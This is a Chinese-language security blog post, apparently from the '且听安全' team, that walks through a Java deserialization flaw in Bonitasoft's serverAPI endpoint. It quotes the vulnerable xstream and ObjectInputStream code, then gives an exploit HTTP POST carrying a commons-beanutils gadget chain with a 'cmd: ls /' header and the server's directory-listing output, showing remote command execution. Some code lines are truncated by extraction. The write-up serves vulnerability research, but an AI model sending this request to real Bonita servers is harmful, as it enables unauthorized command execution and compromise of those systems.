函数内部存在很多反序列化操作，主要包括 xstream XML 反序列化和 Java 原生反序列化：

```
if (StringUtils.isNotBlank(options)) {
    myOptions = (Map)this.xmlConverter.fromXML(options);
}

List<String> myClassNameParameters = new ArrayList();
if (parametersClasses != null && !parametersClasses.isEmpty() && !parametersClass
    myClassNameParameters = (List)this.xmlConverter.fromXML(parametersClasses);
}

Object[] myParametersValues = new Object[0];
if (parametersValues != null && !parametersValues.isEmpty() && !parametersValues.
    myParametersValues = (Object[])this.xmlConverter.fromXML(parametersValues);
if (myParametersValues != null && myParametersValues.length != 0) {
    Iterator<byte[]> binaryParameters = this.getBinaryParameters().iterator()

    for(int i = 0; i < myParametersValues.length; ++i) {
        Object parameter = myParametersValues[i];
        if ("==ByteArray==".equals(parameter)) {
            myParametersValues[i] = this.deserialize((byte[])binaryParameters

```



且听安全


因为 xstream 版本为 v1.4.18，目前公开的利用链无法使用。重点关注存在原生反序列化过程的 `deserialize` 函数：

```
public Object deserialize(byte[] bytes) throws IOException, Class
    ByteArrayInputStream b = new ByteArrayInputStream(bytes);
    ObjectInputStream o = new ObjectInputStream(b);
```

```
    return o.readObject();
}
```

且听安全

按照代码处理流程构造数据包成功达到反序列化触发点：



The screenshot shows a Java debugger interface. The code in the editor is a snippet of Java code involving an array of objects and XML conversion. A specific line of code, `myParametersValues[i] = deserialize(binaryParameters.next());`, is highlighted with a blue selection bar. The debugger's call stack shows the current frame is at `binaryParameters.next()`. The status bar at the bottom indicates the current class is `org.bonitasoft` and the result is a `serialized data` object of type `byte[15]` at address `15668`. The bottom right corner of the window also displays the "且听安全" watermark.

在项目依赖库中发现 bonitasoft 使用了 `commons-beanutils-1.9.4.jar`，可以参考公众号前面提到的不依赖 cc 链的 cb 利用链新的构造思路，同时结合 Tomcat 命令回显姿势，实现反序列化命令执行回显的效果：

```
POST /bonita/serverAPI/ HTTP/1.1
Host: 1.1.1.1
Connection: close
Accept-Encoding: gzip, deflate
Accept: /*
cmd: ls /
User-Agent: python-requests/2.27
Content-Type: multipart/form-data;
boundary=-----be090342b71d022622e09158f4
c1b1cb
Content-Length: 6932

-----be090342b71d022622e09158f4c1b1cb
Content-Disposition: form-data; name="binaryParameter"
Content-Type: application/octet-stream
```

```
1 HTTP/1.1 200
2 X-Frame-Options: SAMEORIGIN
3 X-Content-Type-Options: nosniff
4 Date: Sun, 29 May 2022 11:55:06 GMT
5 Connection: close
6 Content-Length: 6041
7
8 bin
9 boot
10 dev
11 etc
12 home
13 lib
14 lib64
15 media
16 mnt
```

且听安全

```
16 srjava.util.PriorityQueue<?>#1sizeL  
comparatorLjava/util/Comparator;xpsr+org.apache.commons.be  
17 opt  
18 proc
```

由于传播、利用此文档提供的信息而造成任何直接或间接的后果及损害，均由使用本人负责，且听安全团队及文章作者不为此承担任何责任。